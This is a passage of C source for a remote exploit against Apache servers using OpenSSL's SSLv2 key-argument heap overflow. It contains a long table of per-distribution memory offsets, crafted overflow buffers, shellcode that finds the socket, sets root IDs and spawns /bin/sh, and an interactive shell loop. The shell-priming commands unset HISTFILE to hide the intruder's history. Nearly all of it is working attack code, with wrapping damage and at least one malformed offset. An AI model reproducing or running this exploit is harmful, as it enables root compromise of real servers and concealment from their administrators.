        "Mandrake Linux 7.1 (apache-1.3.14-2)",
        0x0809f6c4
},
{
        "Mandrake Linux 7.1 (apache-1.3.22-1.4mdk)",
        0x0809d233
},
{
        "Mandrake Linux 7.2 (apache-1.3.14-2mdk)",
        0x0809f6ef
},
{
        "Mandrake Linux 7.2 (apache-1.3.14) 2",
        0x0809d6c4
},
{
        "Mandrake Linux 7.2 (apache-1.3.20-5.1mdk)",
        0x0809ccde
},
{
        "Mandrake Linux 7.2 (apache-1.3.20-5.2mdk)",
        0x0809ce14
},
```

```
        {
                "Mandrake Linux 7.2 (apache-1.3.22-1.3mdk)",
                0x0809d262
        },
        {
                "Mandrake Linux 7.2 (apache-1.3.22-10.2mdk)",
                0x08083545
        },
        {
                "Mandrake Linux 8.0 (apache-1.3.19-3)",
                0x0809ea98
        },
        {
                "Mandrake Linux 8.1 (apache-1.3.20-3)",
                0x0809e97c
        },
        {
                "Mandrake Linux 8.2 (apache-1.3.23-4)",
                0x08086580
        },
        {       "Mandrake Linux 8.2 #2 (apache-1.3.23-4)",
                0x08086484
        },
        {       "Mandrake Linux 8.2 (apache-1.3.24)",
                0x08086665
        },
        {
                "RedHat Linux ?.? GENERIC (apache-1.3.12-1)",
                0x0808c0f4
        },
        {
                "RedHat Linux GENERIC (marumbi) (apache-1.2.6-
5)",
                0x080d2c35
```

```
},
{
        "RedHat Linux 4.2 (apache-1.1.3-3)",
        0x08065bae
},
{
        "RedHat Linux 5.0 (apache-1.2.4-4)",
        0x0808c82c
},
{
        "RedHat Linux 5.1-Update (apache-1.2.6)",
        0x08092a45
},
{
        "RedHat Linux 5.1 (apache-1.2.6-4)",
        0x08092c2d
},
{
        "RedHat Linux 5.2 (apache-1.3.3-1)",
        0x0806f049
},
{
        "RedHat Linux 5.2-Update (apache-1.3.14-2.5.x)",
        0x0808e4d8
},
{
        "RedHat Linux 6.0 (apache-1.3.6-7)",
        0x080707ec
},
{
        "RedHat Linux 6.0 (apache-1.3.6-7)",
        0x080707f9
},
{
```

```
                "RedHat Linux 6.0-Update (apache-1.3.14-2.6.2)",
                0x0808fd52
        },
        {
                "RedHat Linux 6.0 Update (apache-1.3.24)",
                0x80acd58
        },
        {
                "RedHat Linux 6.1 (apache-1.3.9-4)1",
                0x0808ccc4
        },
        {
                "RedHat Linux 6.1 (apache-1.3.9-4)2",
                0x0808ccdc
        },
        {
                "RedHat Linux 6.1-Update (apache-1.3.14-2.6.2)",
                0x0808fd5d
        },
        {
                "RedHat Linux 6.1-fp2000 (apache-1.3.26)",
                0x082e6fcd
        },
        {
                "RedHat Linux 6.2 (apache-1.3.12-2)1",
                0x0808f689
        },
        {
                "RedHat Linux 6.2 (apache-1.3.12-2)2",
                0x0808f614
        },
        {
                "RedHat Linux 6.2 update (apache-1.3.22-5.6)1",
                0x0808f9ec
```

```
        },
        {
                "RedHat Linux 6.2-Update (apache-1.3.22-5.6)2",
                0x0808f9d4
        },
        {
                "Redhat Linux 7.x (apache-1.3.22)",
                0x0808400c
        },
        {
                "RedHat Linux 7.x (apache-1.3.26-1)",
                0x080873bc
        },
        {       "RedHat Linux 7.x (apache-1.3.27)",
               0x08087221
        },
        {
                "RedHat Linux 7.0 (apache-1.3.12-25)1",
                0x0809251c
        },
        {
                "RedHat Linux 7.0 (apache-1.3.12-25)2",
                0x0809252d
        },
        {
                "RedHat Linux 7.0 (apache-1.3.14-2)",
                0x08092b98
        },
      {
                "RedHat Linux 7.0-Update (apache-1.3.22-5.7.1)",
                0x08084358
        },
        {
                "RedHat Linux 7.0-7.1 update (apache-1.3.22-5.7.1)",
```

```
                0x0808438c
        },
        {
                "RedHat Linux 7.0-Update (apache-1.3.27-1.7.1)",
                0x08086e41
        },
        {
                "RedHat Linux 7.1 (apache-1.3.19-5)1",
                0x0809af8c
        },
        {
                "RedHat Linux 7.1 (apache-1.3.19-5)2",
                0x0809afd9
        },
        {
                "RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)",
                0x0808438c
        },
        {
                "RedHat Linux 7.1-Update (1.3.22-5.7.1)",
                0x08084389
        },
    {
                "RedHat Linux 7.1 (apache-1.3.22-src)",
               0x0816021c
    },
    {
                "RedHat Linux 7.1-Update (1.3.27-1.7.1)",
                0x08086ec89
        },
        {
                "RedHat Linux 7.2 (apache-1.3.20-16)1",
                0x080994e5
        },
```

```
        {
                "RedHat Linux 7.2 (apache-1.3.20-16)2",
                0x080994d4
        },
        {
                "RedHat Linux 7.2-Update (apache-1.3.22-6)",
                0x08084045
        },
        {
                "RedHat Linux 7.2 (apache-1.3.24)",
                0x80b0938
        },
        {
                "RedHat Linux 7.2 (apache-1.3.26)",
                0x08161c16
        },
        {
                "RedHat Linux 7.2 (apache-1.3.26-snc)",
                0x8161c14
        },
        {

                "Redhat Linux 7.2 (apache-1.3.26 w/PHP)1",
                0x08269950
        },
        {
                "Redhat Linux 7.2 (apache-1.3.26 w/PHP)2",
                0x08269988
        },
        {
                "RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)",
                0x08086af9
        },
        {
```

```
                "RedHat Linux 7.3 (apache-1.3.23-11)1",
                0x0808528c
        },
        {
                "RedHat Linux 7.3 (apache-1.3.23-11)2",
                0x0808525f
        },
        {       "RedHat Linux 8.0 (apache-1.3.27)",
                0x08084c1c
},
{       "RedHat Linux 8.0-second (apache-1.3.27)",
        0x0808151e
},
        {
                "Slackware Linux 4.0 (apache-1.3.6)",
                0x08088130
        },
        {
                "Slackware Linux 7.0 (apache-1.3.9)",
                0x080a7fc0
        },
        {
                "Slackware Linux 7.0 (apache-1.3.26)",
                0x083d37fc
        },
{       "Slackware 7.0  (apache-1.3.26)2",
                0x083d2232
        },
        {
                "Slackware Linux 7.1 (apache-1.3.12)",
                0x080a86a4
        },
        {
                "Slackware Linux 8.0 (apache-1.3.20)",
```

```
            0x080ae67c
        },
        {
            "Slackware Linux 8.1 (apache-1.3.24)",
            0x080b0c60
        },
        {
            "Slackware Linux 8.1 (apache-1.3.26)",
            0x080b2100
        },

        {
            "Slackware Linux 8.1-stable (apache-1.3.26)",
            0x080b0c60
        },
        {    "Slackware Linux (apache-1.3.27)",
            0x080b1a3a
        },
        {
            "SuSE Linux 7.0 (apache-1.3.12)",
            0x0809f54c
        },
        {
            "SuSE Linux 7.1 (apache-1.3.17)",
            0x08099984
        },
        {
            "SuSE Linux 7.2 (apache-1.3.19)",
            0x08099ec8
        },
        {
            "SuSE Linux 7.3 (apache-1.3.20)",
            0x08099da8
        },
```

```
        {
                "SuSE Linux 8.0 (apache-1.3.23)",
                0x08086168
        },
        {
                "SUSE Linux 8.0 (apache-1.3.23-120)",
                0x080861c8
        },
        {
                "SuSE Linux 8.0 (apache-1.3.23-137)",
                0x080861c8
        },
        {
                "Yellow Dog Linux/PPC 2.3 (apache-1.3.22-6.2.3a)",
                0xfd42630
        },

/*
 * Offset still unchecked
 * some guys giveme them
 */

{
        "RedHat Linux 6.0 (apache-1.3.6-7)",
        0x080707ec
},
{
        "RedHat Linux 6.1 (apache-1.3.9-4)",
        0x0808ccc4
},
{
        "RedHat Linux 6.2 (apache-1.3.12-2)",
        0x0808f614
},
```

```
        {
                "RedHat Linux 7.0 (apache-1.3.12-25)",
                0x0809251c
        },
        {
                "RedHat Linux 7.1 (apache-1.3.19-5)",
                0x0809af8c
        },
        {
                "RedHat Linux 7.2 (apache-1.3.20-16)",
                0x080994d4
        },
        {
                "RedHat Linux 7.2 (apache 1.3.26-src)",
                0x08161c14
        },
        {
                "RedHat Linux 7.3 (apache-1.3.23-11)",
                0x0808528c
        },
        {
                "SuSE Linux 7.0 (apache-1.3.12)",
                0x0809f54c
        },
        {
                "SuSE Linux 7.1 (apache-1.3.17)",
                0x08099984
        },
        {
                "SuSE Linux 7.2 (apache-1.3.19)",
                0x08099ec8
        },
        {
                "SuSE Linux 7.3 (apache-1.3.20)",
```

```
            0x08099da8
        },
        {
            "SuSE Linux 8.0 (apache-1.3.23)",
            0x08086168
        },
        {
            "SuSE Linux 8.0 (apache-1.3.23) second",
            0x080861c8
        },
        {
            "Mandrake Linux 7.1 (apache-1.3.14-2)",
            0x0809d6c4
        },
        {
            "Mandrake Linux 8.0 (apache-1.3.19-3)",
            0x0809ea98
        },
        {
            "Mandrake Linux 8.1 (apache-1.3.20-3)",
            0x0809e97c
        },
        {
            "Mandrake Linux 8.2 (apache-1.3.23-4)",
            0x08086580
        },
        {
            "Slackware 7.1 (apache-1.3.26)",
            0x083d37fc
        },
        {
          "Slackware 8.0 (apache-1.3.22)",
          0x08102b78
        },
```

```
{
        "Slackware 8.1 (apache-1.3.26)",
        0x080b2100
},

};

extern int errno;

int cipher;
int ciphers;

/* the offset of the local port from be beginning of the overwrite next
chunk buffer */
#define FINDSCKPORTOFS     208 + 12 + 46

unsigned char overwrite_session_id_length[] =
        "AAAA"
        /* int master key length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA"      /* unsigned char master key[SSL MAX
MASTER KEY LENGTH];
*/
        "\x70\x00\x00\x00";                                    /*
unsigned int session id length; */

unsigned char overwrite_next_chunk[] =
        "AAAA"
        /* int master key length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAA"      /* unsigned char master key[SSL MAX
MASTER KEY LENGTH];
*/
```

```
        "AAAA"
        /* unsigned int session id length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"/*
unsigned char session id[SSL MAX SSL SESSION ID LENGTH]; */
        "AAAA"
        /* unsigned int sid ctx length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"/*
unsigned char sid ctx[SSL MAX SID CTX LENGTH]; */
        "AAAA"
        /* int not resumable; */
        "\x00\x00\x00\x00"                          /* struct
sess cert st *sess cert; */
        "\x00\x00\x00\x00"                          /* X509
*peer; */
        "AAAA"
        /* long verify result; */
        "\x01\x00\x00\x00"                          /* int
references; */
        "AAAA"
        /* int timeout; */
        "AAAA"
        /* int time */
        "AAAA"
        /* int compress meth; */
        "\x00\x00\x00\x00"                          /* SSL
CIPHER *cipher; */
        "AAAA"
        /* unsigned long cipher id; */
        "\x00\x00\x00\x00"                          /* STACK
OF(SSL CIPHER) *ciphers; */
        "\x00\x00\x00\x00\x00\x00\x00\x00"          /* CRYPTO EX
DATA ex data; */
        "AAAAAAAA"
        /* struct ssl session st *prev,*next; */
```

```
        "\x00\x00\x00\x00"                                  /* Size of
previous chunk */
        "\x11\x00\x00\x00"                                  /* Size of
chunk, in bytes */
        "fdfd"                                                  /*
Forward and back pointers */
        "bkbk"
        "\x10\x00\x00\x00"                                  /* Size of
previous chunk */
        "\x10\x00\x00\x00"                                  /* Size of
chunk, PREV INUSE is set */

/* shellcode start */
   "\xeb\x0a\x90\x90" /* jump 10 bytes ahead, land at shellcode */
   "\x90\x90\x90\x90"
   "\x90\x90\x90\x90"/* this is overwritten with FD by the unlink
macro */

/* 72 bytes findsckcode by LSD-pl */
   "\x31\xdb"          /* xorl    %ebx,%ebx           */
   "\x89\xe7"          /* movl    %esp,%edi           */
   "\x8d\x77\x10"       /* leal    0x10(%edi),%esi      */
   "\x89\x77\x04"       /* movl    %esi,0x4(%edi)       */
   "\x8d\x4f\x20"       /* leal    0x20(%edi),%ecx      */
   "\x89\x4f\x08"       /* movl    %ecx,0x8(%edi)       */
   "\xb3\x10"          /* movb    $0x10,%bl           */
   "\x89\x19"          /* movl    %ebx,(%ecx)          */
   "\x31\xc9"          /* xorl    %ecx,%ecx           */
   "\xb1\xff"          /* movb    $0xff,%cl           */
   "\x89\x0f"          /* movl    %ecx,(%edi)          */
   "\x51"              /* pushl   %ecx                */
   "\x31\xc0"          /* xorl    %eax,%eax           */
   "\xb0\x66"          /* movb    $0x66,%al           */
```

```
    "\xb3\x07"          /* movb    $0x07,%bl          */
    "\x89\xf9"          /* movl    %edi,%ecx          */
    "\xcd\x80"          /* int     $0x80              */
    "\x59"              /* popl    %ecx               */
    "\x31\xdb"          /* xorl    %ebx,%ebx          */
    "\x39\xd8"          /* cmpl    %ebx,%eax          */
    "\x75\x0a"          /* jne     <findsckcode+54>   */
    "\x66\xb8\x12\x34"  /* movw    $0x1234,%bx        */
    "\x66\x39\x46\x02"  /* cmpw    %bx,0x2(%esi)      */
    "\x74\x02"          /* je      <findsckcode+56>   */
    "\xe2\xe0"          /* loop    <findsckcode+24>   */
    "\x89\xcb"          /* movl    %ecx,%ebx          */
    "\x31\xc9"          /* xorl    %ecx,%ecx          */
    "\xb1\x03"          /* movb    $0x03,%cl          */
    "\x31\xc0"          /* xorl    %eax,%eax          */
    "\xb0\x3f"          /* movb    $0x3f,%al          */
    "\x49"              /* decl    %ecx               */
    "\xcd\x80"          /* int     $0x80              */
    "\x41"              /* incl    %ecx               */
    "\xe2\xf6"          /* loop    <findsckcode+62>   */

/* 10 byte setresuid(0,0,0); by core */
    "\x31\xc9"      /* xor    %ecx,%ecx */
    "\xf7\xe1"      /* mul    %ecx,%eax */
    "\x51"          /* push   %ecx */
    "\x5b"          /* pop    %ebx */
    "\xb0\xa4"      /* mov    $0xa4,%al */
    "\xcd\x80"      /* int    $0x80 */


/* bigger shellcode added by spabam */

/*
"\xB8\x2F\x73\x68\x23\x25\x2F\x73\x68\xDC\x50\x68\x2F\x62\x69"
```

```
"\x6E\x89\xE3\x31\xC0\x50\x53\x89\xE1\x04\x0B\x31\xD2\xCD\x80
"
*/


/* 24 bytes execl("/bin/sh", "/bin/sh", 0); by LSD-pl */
   "\x31\xc0"           /* xorl    %eax,%eax            */
   "\x50"               /* pushl   %eax                 */
   "\x68""//sh"         /* pushl   $0x68732f2f          */
   "\x68""/bin"         /* pushl   $0x6e69622f          */
   "\x89\xe3"           /* movl    %esp,%ebx            */
   "\x50"               /* pushl   %eax                 */
   "\x53"               /* pushl   %ebx                 */
   "\x89\xe1"           /* movl    %esp,%ecx            */
   "\x99"               /* cdql                         */
   "\xb0\x0b"           /* movb    $0x0b,%al            */
   "\xcd\x80";          /* int     $0x80                */

/* read and write buffer*/
#define BUFSIZE 16384

/* hardcoded protocol stuff */
#define CHALLENGE_LENGTH 16
#define RC4_KEY_LENGTH 16      /* 128 bits */
#define RC4_KEY_MATERIAL_LENGTH (RC4_KEY_LENGTH*2)

/* straight from the openssl source */
#define n2s(c,s)    ((s=(((unsigned int)(c[0]))<< 8)| (((unsigned
int)(c[1]))    )),c+=2)
#define s2n(s,c)    ((c[0]=(unsigned char)(((s)>> 8)&0xff),
c[1]=(unsigned char)(((s)    )&0xff)),c+=2)

/* we keep all SSL2 state in this structure */
```

```
typedef struct {
        int sock;

        /* client stuff */
        unsigned char challenge[CHALLENGE_LENGTH];
        unsigned char master_key[RC4_KEY_LENGTH];
        unsigned char
key_material[RC4_KEY_MATERIAL_LENGTH];

        /* connection id - returned by the server */
        int conn_id_length;
        unsigned char
conn_id[SSL2_MAX_CONNECTION_ID_LENGTH];

        /* server certificate */
        X509 *x509;

        /* session keys */
        unsigned char* read_key;
        unsigned char* write_key;
        RC4_KEY* rc4_read_key;
        RC4_KEY* rc4_write_key;

        /* sequence numbers, used for MAC calculation */
        int read_seq;
        int write_seq;

        /* set to 1 when the SSL2 handshake is complete */
        int encrypted;
} ssl_conn;

#define COMMAND1 "TERM=xterm; export TERM=xterm; exec
bash -i\n"
```

```
#define COMMAND2 "unset HISTFILE; uname -a; id; echo
SPABAM R0X; pwd; w;\n"

long getip(char *hostname) {
        struct hostent *he;
        long ipaddr;

        if ((ipaddr = inet_addr(hostname)) < 0) {
                if ((he = gethostbyname(hostname)) == NULL) {
                        perror("gethostbyname()");
                        exit(-1);
                }
                memcpy(&ipaddr, he->h_addr, he->h_length);
        }
        return ipaddr;
}

/* mixter's code w/enhancements by core */

int sh(int sockfd) {
  char snd[1024], rcv[1024];
  fd_set rset;
  int maxfd, n;

  /* Priming commands */
  strcpy(snd, COMMAND1 "\n");
  write(sockfd, snd, strlen(snd));

  strcpy(snd, COMMAND2 "\n");
  write(sockfd, snd, strlen(snd));

  /* Main command loop */
  for (;;) {
    FD_SET(fileno(stdin), &rset);
```

```
        FD_SET(sockfd, &rset);

        maxfd = ( ( fileno(stdin) > sockfd )?fileno(stdin):sockfd ) + 1;
        select(maxfd, &rset, NULL, NULL, NULL);

        if (FD_ISSET(fileno(stdin), &rset)) {
            bzero(snd, sizeof(snd));
            fgets(snd, sizeof(snd)-2, stdin);
            write(sockfd, snd, strlen(snd));
        }

        if (FD_ISSET(sockfd, &rset)) {
            bzero(rcv, sizeof(rcv));

            if ((n = read(sockfd, rcv, sizeof(rcv))) == 0) {
              printf("Good Bye!\n");
              return 0;
            }

            if (n < 0) {
              perror("read");
              return 1;
            }

            fputs(rcv, stdout);
            fflush(stdout); /* keeps output nice */
        }
      } /* for(;;) */
    }

    /* Returns the local port of a connected socket */
    int get_local_port(int sock)
    {
            struct sockaddr_in s_in;
```

```
        unsigned int namelen = sizeof(s_in);

        if (getsockname(sock, (struct sockaddr *)&s_in, &namelen) <
0) {
                printf("Can't get local port: %s\n", strerror(errno));
                exit(1);
        }

        return s_in.sin_port;
}

/* Connect to a host */
int connect_host(char* host, int port)
{
        struct sockaddr_in s_in;
        int sock;

        s_in.sin_family = AF_INET;
        s_in.sin_addr.s_addr = getip(host);
        s_in.sin_port = htons(port);

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <= 0) {
                printf("Could not create a socket\n");
                exit(1);
        }

        if (connect(sock, (struct sockaddr *)&s_in, sizeof(s_in)) < 0) {
                printf("Connection to %s:%d failed: %s\n", host, port,
strerror(errno));
                exit(1);
        }

        return sock;
}
```

```
/* Create a new ssl conn structure and connect to a host */
ssl_conn* ssl_connect_host(char* host, int port)
{
        ssl_conn* ssl;

        if (!(ssl = (ssl_conn*) malloc(sizeof(ssl_conn)))) {
                printf("Can't allocate memory\n");
                exit(1);
        }

        /* Initialize some values */
        ssl->encrypted = 0;
        ssl->write_seq = 0;
        ssl->read_seq = 0;

        ssl->sock = connect_host(host, port);

        return ssl;
}

/* global buffer used by the ssl result() */
char res_buf[30];

/* converts an SSL error code to a string */
char* ssl_error(int code) {
        switch (code) {
                case 0x00:      return "SSL2 PE UNDEFINED ERROR
(0x00)";
                case 0x01:      return "SSL2 PE NO CIPHER (0x01)";
                case 0x02:      return "SSL2 PE NO CERTIFICATE
(0x02)";
                case 0x04:      return "SSL2 PE BAD CERTIFICATE
(0x03)";
```

```
                case 0x06:      return "SSL2 PE UNSUPPORTED
CERTIFICATE TYPE (0x06)";
        default:
                sprintf(res_buf, "%02x", code);
                return res_buf;
        }
}

/* read len bytes from a socket. boring. */
int read_data(int sock, unsigned char* buf, int len)
{
        int l;
        int to_read = len;

        do {
                if ((l = read(sock, buf, to_read)) < 0) {
                        printf("Error in read: %s\n", strerror(errno));
                        exit(1);
                }
                to_read -= len;
        } while (to_read > 0);

        return len;
}

/* reads an SSL packet and decrypts it if necessery */
int read_ssl_packet(ssl_conn* ssl, unsigned char* buf, int buf_size)
{
        int rec_len, padding;

        read_data(ssl->sock, buf, 2);

        if ((buf[0] & 0x80) == 0) {
                /* three byte header */
```

```
                rec_len = ((buf[0] & 0x3f) << 8) | buf[1];
                read_data(ssl->sock, &buf[2], 1);
                padding = (int)buf[2];
        }
        else {
                /* two byte header */
                rec_len = ((buf[0] & 0x7f) << 8) | buf[1];
                padding = 0;
        }

        if ((rec_len <= 0) || (rec_len > buf_size)) {
                printf("read_ssl_packet: Record length out of range
(rec_len = %d)\n", rec_len);
                exit(1);
        }

        read_data(ssl->sock, buf, rec_len);

        if (ssl->encrypted) {
                if (MD5_DIGEST_LENGTH + padding >= rec_len) {
                        if ((buf[0] == SSL2_MT_ERROR) && (rec_len
== 3)) {
                                /* the server didn't switch to encryption
due to an error */
                                return 0;
                        }
                        else {
                                printf("read_ssl_packet: Encrypted
message is too short (rec_len = %d)\n", rec_len);
                                exit(1);
                        }
                }

                /* decrypt the encrypted part of the packet */
```

```
                RC4(ssl->rc4_read_key, rec_len, buf, buf);

                /* move the decrypted message in the beginning of the
buffer */
                rec_len = rec_len - MD5_DIGEST_LENGTH -
padding;
                memmove(buf, buf + MD5_DIGEST_LENGTH,
rec_len);
        }

        if (buf[0] == SSL2_MT_ERROR) {
                if (rec_len != 3) {
                        printf("Malformed server error message\n");
                        exit(1);
                }
                else {
                        return 0;
                }
        }

        return rec_len;
}

/* send an ssl packet, encrypting it if ssl->encrypted is set */
void send_ssl_packet(ssl_conn* ssl, unsigned char* rec, int rec_len)
{
        unsigned char buf[BUFSIZE];
        unsigned char* p;
        int tot_len;
        MD5_CTX ctx;
        int seq;


        if (ssl->encrypted)
```

```
                tot_len = rec_len + MD5_DIGEST_LENGTH;        /*
RC4 needs no padding */
        else
                tot_len = rec_len;

        if (2 + tot_len > BUFSIZE) {
                printf("send_ssl_packet: Record length out of range
(rec_len = %d)\n", rec_len);
                exit(1);
        }

        p = buf;
        s2n(tot_len, p);

        buf[0] = buf[0] | 0x80;          /* two byte header */

        if (ssl->encrypted) {
                /* calculate the MAC */
                seq = ntohl(ssl->write_seq);

                MD5_Init(&ctx);
                MD5_Update(&ctx, ssl->write_key,
RC4_KEY_LENGTH);
                MD5_Update(&ctx, rec, rec_len);
                MD5_Update(&ctx, &seq, 4);
                MD5_Final(p, &ctx);

                p+=MD5_DIGEST_LENGTH;

                memcpy(p, rec, rec_len);

                /* encrypt the payload */
                RC4(ssl->rc4_write_key, tot_len, &buf[2], &buf[2]);
```

```
        }
        else {
                memcpy(p, rec, rec_len);
        }

        send(ssl->sock, buf, 2 + tot_len, 0);

        /* the sequence number is incremented by both encrypted and
plaintext packets
*/
        ssl->write_seq++;
}

/* Send a CLIENT HELLO message to the server */
void send_client_hello(ssl_conn *ssl)
{
        int i;
        unsigned char buf[BUFSIZE] =
                "\x01"                  /* client hello msg */

                "\x00\x02"              /* client version */
                "\x00\x18"              /* cipher specs length */
                "\x00\x00"              /* session id length */
                "\x00\x10"              /* challenge length */

                "\x07\x00\xc0\x05\x00\x80\x03\x00"/* cipher specs
data */
                "\x80\x01\x00\x80\x08\x00\x80\x06"
                "\x00\x40\x04\x00\x80\x02\x00\x80"

                "";
                /* session id data */

        /* generate CHALLENGE LENGTH bytes of challenge data */
```

```
        for (i = 0; i < CHALLENGE_LENGTH; i++) {
                ssl->challenge[i] = (unsigned char) (rand() >> 24);
        }
        memcpy(&buf[33], ssl->challenge, CHALLENGE_LENGTH);

        send_ssl_packet(ssl, buf, 33 + CHALLENGE_LENGTH);
}

/* Get a SERVER HELLO response from the server */
void get_server_hello(ssl_conn* ssl)
{
        unsigned char buf[BUFSIZE];
        unsigned char *p, *end;
        int len;
        int server_version, cert_length, cs_length, conn_id_length;
        int found;

        if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) {
                printf("Server error: %s\n",
ssl_error(ntohs(*(uint16_t*)&buf[1])));
                exit(1);
        }
        if (len < 11) {
                printf("get_server_hello: Packet too short (len = %d)\n",
len);
                exit(1);
        }

        p = buf;

        if (*(p++) != SSL2_MT_SERVER_HELLO) {
                printf("get_server_hello: Expected SSL2 MT SERVER
HELLO, got %x\n", (int)p[-1]);
                exit(1);
```

```
        }

        if (*(p++) != 0) {
                printf("get_server_hello: SESSION-ID-HIT is not 0\n");
                exit(1);
        }

        if (*(p++) != 1) {
                printf("get_server_hello: CERTIFICATE-TYPE is not
SSL CT X509 CERTIFICATE\n");
                exit(1);
        }

        n2s(p, server_version);
        if (server_version != 2) {
                printf("get_server_hello: Unsupported server version
%d\n", server_version);
                exit(1);
        }

        n2s(p, cert_length);
        n2s(p, cs_length);
        n2s(p, conn_id_length);

        if (len != 11 + cert_length + cs_length + conn_id_length) {
                printf("get_server_hello: Malformed packet size\n");
                exit(1);
        }

        /* read the server certificate */
        ssl->x509 = NULL;
        ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
        if (ssl->x509 == NULL) {
```

```
                printf("get server hello: Cannot parse x509
certificate\n");
                exit(1);
        }

        if (cs_length % 3 != 0) {
                printf("get server hello: CIPHER-SPECS-LENGTH is
not a multiple of 3\n");
                exit(1);
        }

        found = 0;
        for (end=p+cs_length; p < end; p += 3) {
                if ((p[0] == 0x01) && (p[1] == 0x00) && (p[2] ==
0x80))
                        found = 1;      /* SSL CK RC4 128 WITH MD5
*/
        }

        if (!found) {
                printf("get server hello: Remote server does not support
128 bit RC4\n");
                exit(1);
        }

        if (conn_id_length >
SSL2_MAX_CONNECTION_ID_LENGTH) {
                printf("get server hello: CONNECTION-ID-LENGTH
is too long\n");
                exit(1);
        }

        /* The connection id is sent back to the server in the CLIENT
FINISHED packet */
```

```
        ssl->conn_id_length = conn_id_length;
        memcpy(ssl->conn_id, p, conn_id_length);
}

/* Send a CLIENT MASTER KEY message to the server */

void send_client_master_key(ssl_conn* ssl, unsigned char*
key_arg_overwrite, int key_arg_overwrite_len) {
        int encrypted_key_length, key_arg_length, record_length;
        unsigned char* p;
        int i;
        EVP_PKEY *pkey=NULL;

        unsigned char buf[BUFSIZE] =
                "\x02"              /* client master key message */
                "\x01\x00\x80"      /* cipher kind */
                "\x00\x00"          /* clear key length */
                "\x00\x40"          /* encrypted key length */
                "\x00\x08";         /* key arg length */

        p = &buf[10];

        /* generate a 128 byte master key */
        for (i = 0; i < RC4_KEY_LENGTH; i++) {
                ssl->master_key[i] = (unsigned char) (rand() >> 24);
        }

        pkey=X509_get_pubkey(ssl->x509);
        if (!pkey) {
                printf("send client master key: No public key in the
server certificate\n");
                exit(1);
        }
```

```
        if (pkey->type != EVP_PKEY_RSA) {
                printf("send client master key: The public key in the
server certificate is not a RSA key\n");
                exit(1);
        }

        /* Encrypt the client master key with the server public key and
put it in the packet */
        encrypted_key_length =
RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key,
&buf[10], pkey->pkey.rsa,
RSA_PKCS1_PADDING);
        if (encrypted_key_length <= 0) {
                printf("send client master key: RSA encryption
failure\n");
                exit(1);
        }

        p += encrypted_key_length;

        if (key_arg_overwrite) {
                /* These 8 bytes fill the key arg array on the server */
                for (i = 0; i < 8; i++) {
                        *(p++) = (unsigned char) (rand() >> 24);
                }
                /* This overwrites the data following the key arg array
*/
                memcpy(p, key_arg_overwrite,
key_arg_overwrite_len);

                key_arg_length = 8 + key_arg_overwrite_len;
        }
        else {
                key_arg_length = 0;    /* RC4 doesn't use KEY-ARG */
```

```
        }

        p = &buf[6];
        s2n(encrypted_key_length, p);
        s2n(key_arg_length, p);

        record_length = 10 + encrypted_key_length + key_arg_length;
        send_ssl_packet(ssl, buf, record_length);

        /* all following messages should be encrypted */
        ssl->encrypted = 1;
}

/* Generate the key material using the algorithm described in the SSL2
specification */
void generate_key_material(ssl_conn* ssl)
{
        unsigned int i;
        MD5_CTX ctx;
        unsigned char *km;
        unsigned char c='0';

        km=ssl->key_material;
        for (i=0; i<RC4_KEY_MATERIAL_LENGTH;
i+=MD5_DIGEST_LENGTH) {
                MD5_Init(&ctx);

                MD5_Update(&ctx,ssl-
>master_key,RC4_KEY_LENGTH);
                MD5_Update(&ctx,&c,1);
                c++;
                MD5_Update(&ctx,ssl-
>challenge,CHALLENGE_LENGTH);
                MD5_Update(&ctx,ssl->conn_id, ssl->conn_id_length);
```

```
                MD5_Final(km,&ctx);
                km+=MD5_DIGEST_LENGTH;
        }
}

/* Generate the RC4 session read and write keys */
void generate_session_keys(ssl_conn* ssl)
{
        generate_key_material(ssl);

        ssl->read_key = &(ssl->key_material[0]);
        ssl->rc4_read_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
        RC4_set_key(ssl->rc4_read_key, RC4_KEY_LENGTH, ssl-
>read_key);

        ssl->write_key = &(ssl->key_material[RC4_KEY_LENGTH]);
        ssl->rc4_write_key = (RC4_KEY*)
malloc(sizeof(RC4_KEY));
        RC4_set_key(ssl->rc4_write_key, RC4_KEY_LENGTH, ssl-
>write_key);
}

/* Get a SERVER VERIFY response from the server */
void get_server_verify(ssl_conn* ssl)
{
        unsigned char buf[BUFSIZE];
        int len;

        if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) {
                printf("Server error: %s\n",
ssl_error(ntohs(*(uint16_t*)&buf[1])));
                exit(1);
        }
        if (len != 1 + CHALLENGE_LENGTH) {
```

```
                printf("get server verify: Malformed packet size\n");
                exit(1);
        }

        if (buf[0] != SSL2_MT_SERVER_VERIFY) {
                printf("get server verify: Expected SSL2 MT SERVER
VERIFY, got %x\n", (int)buf[0]);
                exit(1);
        }

        /* If this works, our decryption key is correct */
        if (memcmp(ssl->challenge, &buf[1],
CHALLENGE_LENGTH)) {
                printf("get server verify: Challenge strings don't
match\n");
                exit(1);
        }
}

/* Send a CLIENT FINISHED message to the server */
void send_client_finished(ssl_conn* ssl)
{
        unsigned char buf[BUFSIZE];

        buf[0] = SSL2_MT_CLIENT_FINISHED;
        memcpy(&buf[1], ssl->conn_id, ssl->conn_id_length);

        send_ssl_packet(ssl, buf, 1+ssl->conn_id_length);
}

/* Get a SERVER FINISHED message from the server */
void get_server_finished(ssl_conn* ssl)
{
        unsigned char buf[BUFSIZE];
```

```
        int len;
        int i;

        if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) {
                printf("Server error: %s\n",
ssl_error(ntohs(*(uint16_t*)&buf[1])));
                exit(1);
        }
        if (buf[0] != SSL2_MT_SERVER_FINISHED) {
                printf("get server finished: Expected SSL2 MT
SERVER FINISHED, got %x\n", (int)buf[0]);
                exit(1);
        }

        if (len <= 112 /*17*/) {
                printf("This server is not vulnerable to this attack.\n");
                exit(1);
        }
        cipher = *(int*)&buf[101];
        ciphers = *(int*)&buf[109];

